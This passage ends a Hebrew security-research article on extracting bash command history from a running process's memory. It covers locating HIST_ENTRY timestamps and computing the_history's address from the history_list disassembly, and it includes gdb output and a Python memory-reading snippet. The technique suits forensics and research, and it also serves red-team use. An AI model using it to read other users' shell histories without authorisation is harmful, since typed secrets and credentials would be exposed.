ה-timestamp (הזמן שבו הורצה הפקודה) נשמר בזכרון כ-char* ולא time_t. הייצוג שהם בחרו כדי לסמן התחלה של timestamp היא שהיא תמיד מתחילה ב-'#' ואכן אם נבדוק איך נראית רשומת HIST_ETNRY בזכרון נגלה שזה אכן כך:

```
(gdb) p ((char*)$entries[0].timestamp)
$7 = 0x64da6964e190 "#1735504913"
```

ברגע שיש לנו כתובת אחת של timestamp אפשר למצוא את כתובת הבסיס של the_history. התרשים הבא מדגים את סדר הפעולות כדי למצוא את המערך:



סיכום שיטה #2

יתרונות:

- לא מצריך הזרקת קוד עם ptrace

חסרונות:

- הפקודות אינן מרוכזת במקום אחד ולאו דווקא נמצאות בזכרון לפי הסדר

דרך מספר #3 - איתור המצביע לפי offset מה-function base

המשתנה the_history הוא משתנה גלובאלי מאחר ואינו מוגדר בתוך scope של פונקציה. נסתכל על קוד המקור של הפונקצייה:

```
static HIST_ENTRY **the_history = (HIST_ENTRY **)NULL;

HIST_ENTRY **
history_list (void)
{
  return (the_history);
}
```

ועל disassmbly שלה ב-gdb:

```
(gdb) disassemble /r history_list
Dump of assembler code for function history_list:
   0x000059d0489e38a0 <+0>:     f3 0f 1e fa     endbr64
   0x000059d0489e38a4 <+4>:     48 8b 05 15 31 06 00    mov    rax,QWORD PTR [rip+0x63115]
   0x000059d0489e38ab <+11>:    c3      ret
                                offset value - 4 bytes
```

הפונקצייה פשוטה מאוד, כל מה שהיא עושה היא להעביר את הכתובת של the_history (שנמצאת ב-offset מסויים מה-instruction pointer) לאוגר RAX ויוצאת. כדי לחשוב את כתובת המשתנה אנחנו צריכים שהתנאים הבאים יתקיימו:

- לדעת מה ה-base address של התכנית - מוציאים מקובץ ה-/proc/<pid>/maps
- לדעת מה הכתובת של הפונקצייה history_list - הראינו בשלב הקודם איך מוצאים
- לדעת מה ה-offset שצריך ללכת מ-RIP (מיד נראה איך)

הפונקציה מורכבת מ-3 הוראות אסמבלי וגודלה 12 בתים. בואו נתעמק בכל הוראה:

- endbr64 - חלק ממנגנון ה-CET של intel (מנגנון הגנה שנועד להגן מפני ROP Chains). נקרא במסגרת האתחול של הפונקצייה - 4 בתים
- [<mov rax, QWORD PTR [RIP+<OFFSET> - העברת הכתובת של the_history לאוגר RAX. מאחר ומשתנה זה הוא גלובאלי הגישה אליו מתבצעת באמצעות offset מכתובת הפונקציה. - 7 בתים (שלושה לפקודה mov ו4 ל-offset).
- ret - יציאה מהפונקציה - 3 בתים

בואו נתעכב על כמה דברים:

- הערך של ה-offset אותו יש להוסיף תמיד יהיה 7 בתים מתחילת הפונקציה
- הכתובת של RIP במקרה שלנו היא תמיד 11 בתים מתחילת הפונקציה

חישוב כתובת המשתנה the_history יבוצע על פי הנוסחה הבאה:

$$base\_address + function\_offset + 11 + the\_history\_offset = the\_history$$

נכתוב סקריפט קצר בפייתון שמשתמש בשיטה הזאת כדי למצוא את הכתובת של the_history:

```python
# Get base address
base_addr = get_base_address(pid)
print(f"Base address: 0x{base_addr:x}")

target_addr = base_addr + HISTORY_LIST_OFFSET
print(f"Target address: 0x{target_addr:x}")

offset = read_integer(pid,target_addr + 7)
print(f"Offset: 0x{offset:x}")

the_history_addr = target_addr + 11 + offset
print(f"the_history Address: 0x{the_history_addr:x}")
```

וכשנריץ, זה מה שנקבל:

```
user@ubuntu:~/Desktop/bash_history_parser/python$ python3 find_history.py 402399
Base address: 0x59d0488e9000
Target address: 0x59d0489e38a0
Offset: 0x63115
the_history Address: 0x59d048a469c0
```

סיכום שיטה #3

יתרונות:

- אין שימוש בהזרקות קוד - מפשט את הפתרון

חסרונות

- פתרון תלוי ארכיטקטורה - הפתרון מתבסס על חיפוש opcodes בארכיטקטורת 64_86x
- תלוי גרסת bash - השיטה נבדקה על שרתים עם bash בגרסאות 4 ו5. אין הבטחה שזה עובד בגרסאות אחרות של bash באותה הצורה

סיכום

במאמר זה הצגנו איך עובד מנגנון היסטוריית הפקודות ב-bash והצגנו 3 דרכים שונות על מנת לחלץ את היסטוריית הפקודות מתהליך bash חי. מאוד נהניתי מהאתגר לקחת בעיה שלמיטב ידיעתי טרם נמצא לה פתרון באינטרנט ובפרוייקטי open-source ב-github בפרט ולממש לה פתרון.

במהלך התהליך למדתי המון, וכל פעם מחדש הופתעתי מחדש איך כל מה שצריך כדי לדעת איך משהו בלינוקס עובד "under the hood" הוא לקרוא את ה-source code שלו ☺

מימושים לקוד שהוצג במאמר:

https://github.com/PrettyIron/bishbash

על המחבר

מיקי שיינאייזן, חוקר אבטחת מידע עם התמחות בעולמות ה-Red Team. לכל שאלה מוזמנים לכתוב לי במייל:

mikishein2001@gmail.com

מקורות מידע

https://tiswww.case.edu/php/chet/readline/history.html#Introduction-to-History

https://github.com/volatilityfoundation/volatility3

https://git.savannah.gnu.org/git/bash.git

https://blog.xpnsec.com/linux-process-injection-aka-injecting-into-sshd-for-fun/